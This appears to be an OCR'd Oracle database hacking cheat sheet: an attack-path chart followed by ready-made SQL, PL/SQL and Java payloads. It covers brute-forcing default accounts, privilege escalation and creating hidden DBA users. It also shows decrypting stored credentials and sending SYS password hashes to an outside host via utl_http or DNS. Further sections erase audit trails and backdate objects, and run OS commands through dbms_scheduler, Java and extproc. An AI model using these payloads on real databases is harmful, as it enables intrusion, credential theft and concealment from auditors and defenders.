


8.0
8i
9i R1
9i R2
10g R1
10g R2
11g R1
TNS-Listener without Password / ADMIN_RESTRICTION
ONS installed
(onsctl start Port 6200, <=10.1.0.4)
Modify Login.sql / Glogin.sql
OPS$ account
(create a user with the name of OPS$ and login without pw)
Simple file sharing
(connect to a DB running on Windows XP with Simple File Sharing)
XMLDB installed and active
(init.ora: dispatchers='(PROTOCOL=TCP) (SERVICE=<ORACLE_SID>XDB)')
Port 2100(FTP), Port 8080 (HTTP)
R*services installed
(create file .rhosts unix/mac: tnscmd10g.pl windows: tnslogfile.exe)
No R*services installed
(create file glogin.sql unix/mac: tnscmd10g.pl windows: tnslogfile.exe)
Amap against port 6200 crashes the ONS service
Insert code like grant dba to public or @http://www.orasploit.com/becomedba.sql
Net user oracle rdspw /add
Sqlplus /@ip/sid as sysdba
9.2.0.1 Buffer Overflow via long FTP or HTTP Password
(published, e.g.via Metasploit-exploit)
9.2.0.6 Buffer Overflow via long FTP username
(unpublished, no published exploit avaiable)


OCI-Connection
(TNS Listener available (default 1521))
XMLDB
SID unknown
Oracle 7-9i R2
(lsnrctl status ip)
9.2.0.6/7 + Listener Password or Oracle 10g R1/R2
(use sidguess to bruteforce SID)
Oracle 10g R1/R2
(use Database/Grid/ Auditvault Control /em/console)
(via SQL Injection in webapp)
Oracle 9iR2 - 11g
(select global_name from global_name)
SID known
Oracle account unknown
Oracle account known
Oracle account unknown
Oracle account known
Brute-force accounts
(e.g. dbsnmp/dbsnmp, outln/outln, sys/ change_on_install, system/manager)
Brute-force accounts
(e.g. with hydra against FTP (2100), dbsnmp, outln, sys, system)
Brute-force accounts
(e.g. with hydra against HTTP (8080), dbsnmp, outln, sys, system)
SQL Injection via xmldb & transform
(use lowprivileged user to get DBA privileges)
until 9.2.0.6 – 10.1.0.4
Escalate privileges if not DBA
(7.x-10.2.0.2 with CPU Jan 2006) Patch oraclient10.dll and login or ora-auth-alter-session.exe
10i R1 Use SQL injection in Oracle packages, e.g. KUPM$MCP
Change public synonym dbms_assert and inject sql code
SQL Injection DBMS_EXPORT_EXTENSION (fixed with CPU July 2006)
Update selectable tables via specially crafted inline views (fixed with CPU October 2006)
Update selectable tables via specially crafted views (fixed for 10g R2 with CPU Juli 2007)
10g – 11g use utl_tcp to modify TNS-Listener settings (change glogin.sql via listener.log)
10g – 11g dbms_scheduler & run sqlplus „/ as sysdba“
Privilege escalation in vulnerable 3rd-party / customer code
This is only a small subset of possiblities to become DBA

SQL*Plus Commands (not always supported in other clients like TOAD, SQL*Navigator,…)

Connect with easy connect:
sqlplus dbsmp/dbsnmp@192.168.2.112:1521/orcl – works only with Oracle 10g/11g clients

SQL*Plus-Commands:

@http://www.oraspl oit.com/becomedba.sql	-- execute a SQL Script from a HTTP server (FTP is also possible)
show parameter	-- show all parameters of the database
show parameter audit	-- show audit settings
set term off	-- disable terminal output
set term on	-- enable terminal output
Set heading off	-- disable headlines
Set pagesize 0	-- disable pagesize
Set timing on	-- show execution time
Set autocommit on	-- commit everything after every command (!dangerous!)
host cmd.exe /c 0wned > c:\rds8.txt	-- run OS commands from sqlplus (on the client), Instead of host the shortcuts ! (unix) or $ (Windows) are also possible
set serveroutput on	-- enable output from dbms_output
spool c:\myspool.txt	-- create a logfile of the SQL*Plus Session called myspool.txt (disable: spool off)
desc utl_http	-- show package specification of utl_http
desc all_users	-- show view specification of all_users

Different ways to change Oracle Passwords:

With SQL*Plus Password cmd:	password system;	-- Password not send in cleartext
With Alter user cmd:	alter user system identified by rds2008;	-- Password send in cleartext over the network
With Alter user cmd:	alter user system identified by values '737B466C2DF536B9';	-- Set a password hash directly
With grant:	grant connect to system identified by rds2008;	-- Password send in cleartext over the network
With update:	update sys.user$ set password = '737B466C2DF536B9' where name='SYSTEM';	-- Unsupported, not auditable, flush of the dictionary cash necessary (alter system flush shared_pool;)

Create Oracle User:

With create user cmd:	create user user1 identified by rds2008; grant dba to user1;	-- Password send in cleartext over the network
With create role cmd:	create role user1 identified by rds2008; update sys.user$ set type#=1 where name='USER1';	-- Create a role and change the type. Not audited
With grant:	grant dba to user1 identified by rds2008;	-- Privilege granted, User will be created if not existing
With grant:	grant connect to user1,user2,user3,user4 identified by user1,user2,user3,user4;	-- Password send in cleartext over the network
Invisible User:	update sys.user$ set type#=2 where name='USER1';	-- Hide an user in the views dba_user/all_users, no view modification ncessary

Get Patch Level:

Get Patchlevel via opatch:	opatch lsinventory;	-- Get the patchlevel via opatch (on DB server, OS level)
Get Patchlevel via SQL:	select * from dba_registry_history;	-- Get last CPU applied

Useful Tools / Links:

checkpwd:	http://www.red-database-security.com/software/checkpwd.html	-- fastest multiplatform Oracle dictionary password cracker
woraauthbf	http://soonerorlater.hu/download/woraauthbf_0.2.zip	-- fastest Oracle Brute Force cracker
anapassword.sql	http://www.red-database-security.com/scripts/anapassword.sql	-- get a list of application password + type
dbgrep.sql	http://www.red-database-security.com/scripts/dbgrep.sql	-- search for a specific string in the database
analistener.sql	http://www.red-database-security.com/scripts/analistener.sql	-- analyse Oracle listener log
tnscmd	http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd	-- control unprotected TNS Listener without Oracle Client
sidguess:	http://www.red-database-security.com/software/sidguess.zip	-- fastest Oracle dictionary password cracker
Oracle Assessment Kit:	http://www.databasesecurity.com/dbsec/OAK.zip	-- useful tools, e.g. to exploit the alter session bug
Oracle Instant Client	http://www.oracle.com/technology/software/tech/oci/instantclient/index.html	-- Oracle Instant Client
Oracle SQL Developer	http://www.oracle.com/technology/software/products/sql/index.html	-- GUI Tool for Oracle in Java
Backtrack 2	http://www.remote-exploit.org	-- Linux Live CD with many Oracle Security Tools

Information Retrieval:

Get version:	select * from v$version	-- all users
Get security patchlevel:	select * from dba_registry_history;	-- only DBA, 9i+, empty or non existing table= no Security Patch
Installed database components:	select * from dba_registry;	-- only DBA
Get userlist:	select * from all_users;	-- all users
Get user & PW hashes(7-10g):	select username,password,account_status from dba_users;	-- only DBA until 10g R2
Get user & PW hashes(11g/10g):	select name,password,spare4,accountstatus from sys.user$, sys.dba_users where user#=user_id;	-- only DBA 11g R1
Get Apex password hashes:	select user_name, web_password_raw from flows_030000.wwv_flow_fnd_user;	-- only DBA, 030000 = APEX version 3.0, 020100=2.1
Decrypt Apex password hashes:	select user_name, utl_http.request('http://md5.rednoize.com/?q='||web_password_raw||'&b=MD5-Search') from flows_030000.wwv_flow_fnd_user;	-- only DBA, requires internet access from the database
Get Metalink account/password:	select sysman.decrypt(aru_username), sysman.decrypt(aru_password) from sysman.mgmt_aru_credentials;	-- only DBA, 10g
Get password of mgmt_view_user	select view_username, sysman.decrypt(view_password) from sysman.mgmt_view_user_credentials;	-- only DBA, 10g
Get passwords of DB/Grid control:	select credential_set_column, sysman.decrypt(credential_value) from sysman.mgmt_credentials2;	-- only DBA, 10g
TDE encrypted tables:	select table_name,column_name,encryption_alg,salt from dba_encrypted_columns;	-- only DBA, 10g – 11g
Show code using encryption:	select owner, name, type, referenced_name from all_dependencies where referenced_name IN ('DBMS_CRYPTO', 'DBMS_OBFUSCATION_TOOLKIT')	-- show objects using database encryption (e.g. for passwords)
Already DBA?	desc dba_users	-- only possible if DBA (or select any dictionary), not audited
Get system privileges:	select * from user_sys_privs;	-- show system privileges of the current user
Get role privileges:	select * from user_role_privs;	-- show role privileges of the current user
Get table privileges:	select * from user_tab_privs;	-- show table privileges of the current user
Get interesting tables:	select table_name,column_name,owner from dba_tab_columns where ((upper(column_name) like '%PWD%' or upper(column_name) like '%PASSW%' or upper(column_name) like '%CREDEN%' or upper(column_name) like '%AUTH%'))	-- show tables with columns containing the string 'PWD', ... -- the scripts anapassword.sql is checking all objects
Get tables with passwords:	@anapassword.sql	-- run the SQL script anapassword.sql
Get a list of all Oracle directories:	select * from dba_directories;	-- show Oracle directories
Access SQL history (v$sql):	select sql_text from sys.v$sql where lower(sql_text) like '%utl_http%';	-- search all SQL statements in the database containing the string utl_http
Access SQL history (wrh$_sqltext):	select sql_text from sys.wrh$_sqltext where lower(sql_text) like '%utl_http%';	-- search all SQL statements containing the string utl_http
Check, if audit_sys_operations:	select name,value from v$parameter where name = 'audit_sys_operations';	-- check if commands submitted by SYS are audited
Check for database trigger:	select owner,trigger_name from dba_triggers where trigger_type='AFTER EVENT';	-- check for logon, dll or startup/shutdown trigger
Search strings in tables (dbgrep)	@dbgrep.sql	-- run the SQL script dbgrep.sql (from RDS))
Get information from listener.log	@analistener.sql	-- run the SQL script analistener.sql (from RDS)

Web Access:

Web access via utl_http:	select utl_http.request('http://www.oraspl0it.com/utl_http') from dual;	-- all users,, 8-10g R2
Web access via httpuritype:	select httpuritype('http://www.oraspl0it.com/httpuritype').getclob() from dual;	-- all users,, 8-10g R2
Send password hash to webserver:	select utl_http.request('http://www.oraspl0it.com/'||(select username||'='||password from dba_users where username='SYS')) from dual;	-- only DBA, change value of username for other users
Send password hash to webserver:	select httpuritype('http://www.oraspl0it.com/'||(select username||'='||password from dba_users where username='SYS')).getclob() from dual;	-- only DBA, change value of username for other users
Send password hash via DNS:	select utl_http.request('http://www.'||(select username||'='||password from dba_users where username='SYS')||'.oraspl0it.com/') from dual;	-- only DBA, change value of username for other users

Anti-Forensics:

Clear v$sql:	alter system flush shared pool;	-- only DBA, all versions
Clear sys.wrh_sqlstat:	truncate table sys.wrh$_sqlstat;	-- only DBA, 10g/11g
Clear audit-Table:	truncate table sys.aud$;	-- only as SYS, all versions
Clear audit-Table:	delete table sys.aud$;	-- only, all versions
Change object creation date:	update sys.obj$ set ctime=sysdate-300, mtime=sysdate-300, stime=sysdate-300 where name='AUD$';	-- change the creation date of an object

Write Binary Files via utl_file:

```
Create or replace directory EXT as 'C:\';

DECLARE fi UTL_FILE.FILE_TYPE; bu RAW(32767);
BEGIN
bu:=hextoraw('BF3B01BB8100021E8000B88200882780FB81750288D850E8060083
C402CD20C35589E5B80100508D451A50B80F00508D5D00FFD383C40689EC5DC
3558BEC8B5E088B4E048B5606B80040CD21730231C08BE55DC39048656C6C6F
2C20576F726C64210D0A');
fi:=UTL_FILE.fopen('EXT','rds2007.com','w',32767);
UTL_FILE.put_raw(fi,bu,TRUE);
UTL_FILE.fclose(fi);
END;
/
```

Write Text Files via utl_file:

```
Create or replace directory EXT as 'C:\';

DECLARE
  v_file UTL_FILE.FILE_TYPE;
BEGIN
v_file := UTL_FILE.FOPEN('C:\','rds1.txt', 'w');
  UTL_FILE.PUT_LINE(v_file,'first row');
  UTL_FILE.NEW_LINE (v_file);
  UTL_FILE.PUT_LINE(v_file,'second row');
  UTL_FILE.FCLOSE(v_file);
END;
```

Write Text Files via dbms_advisor: (10g/11g, requires the privilege advisor)

```
Create or replace directory EXT as 'C:\';
grant advisor to user1;
exec dbms_advisor.create_file ( 'hacked', EXT, 'rds2.txt' )
```

Read Files via Java:

```
grant javasyspriv to user1;

CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "JAVAREADFILE" AS
import java.lang.*;
import java.io.*;

public class JAVAREADFILE{
        public static void readfile(String filename) throws IOException{
                FileReader f = new FileReader(filename);
                BufferedReader fr = new BufferedReader(f);
                String text = fr.readLine();;
                while(text != null){
                        System.out.println(text);
                        text = fr.readLine();                   }
                fr.close();     }
};

CREATE OR REPLACE PROCEDURE JAVAREADFILEPROC (p_filename  IN
VARCHAR2)
AS LANGUAGE JAVA
NAME 'JAVAREADFILE.readfile (java.lang.String)';
/
set serveroutput on size 100000
exec dbms_java.set_output(2000);
exec JAVAREADFILEPROC('C:\boot.ini')
```

Run OS Commands via dbms_scheduler: (10g/11g only)

```
-- Create a Program for dbms_scheduler
exec DBMS_SCHEDULER.create_program('RDS2008','EXECUTABLE','c:\
WINDOWS\system32\cmd.exe /c echo 0wned >> c:\rds3.txt',0,TRUE);
-- Create, execute and delete a Job for dbms_scheduler
exec DBMS_SCHEDULER.create_job(job_name => 'RDS2008JOB',program_name
=> 'RDS2008',start_date => NULL,repeat_interval => NULL,end_date =>
NULL,enabled => TRUE,auto_drop => TRUE);
-- delete the program
exec DBMS_SCHEDULER.drop_program(PROGRAM_NAME => 'RDS2008');
-- Purge the logfile for dbms_scheduler
--exec DBMS_SCHEDULER.PURGE_LOG;
```

Run OS Commands via Java: (requires Java in the Database)

```
grant javasyspriv to user1;

create or replace and resolce java source name  "JAVACMD" AS
import java.lang.*;
import java.io.*;

public class JAVACMD
{
 public static void execCommand (String command) throws IOException {
     Runtime.getRuntime().exec(command);} };
/

Create or replace procedure javacmdproc (p_command  in  varchar2)
as language java
name 'JAVACMD.execCommand (java.lang.String)';
/

exec javacmdproc('cmd.exe /c echo 0wned > c:\rds4.txt');
```

Run OS Commands via ALTER SYSTEM & PL/SQL native: (9i)

```
alter system set plsql_native_make_utility='cmd.exe /c echo 0wned > c:\rds5.txt &';
alter session set plsql_compiler_flags='NATIVE';
Create or replace procedure rds as begin null; end;
/
```

Run OS Commands via Extproc

```
-- Since 9i extproc can only run DLLs from the Oracle_Home-Bin directory
-- copy the msvcrt.dll to this directory before executing this code
Grant create any library to user1;
Create or replace library exec_shell AS 'C:\oracle\ora102\bin\msvcrt.dll';
Create or replace package oracmd is procedure exec(cmdstring IN CHAR); end oracmd; /
Create or replace package body oracmd IS
                        procedure exec(cmdstring IN CHAR)
                        is external   NAME "system"
                        library exec_shell   LANGUAGE C;
end oracmd;
/
exec oracmd.exec('cmd.exe /c echo 0wned > c:\rds7.txt');
```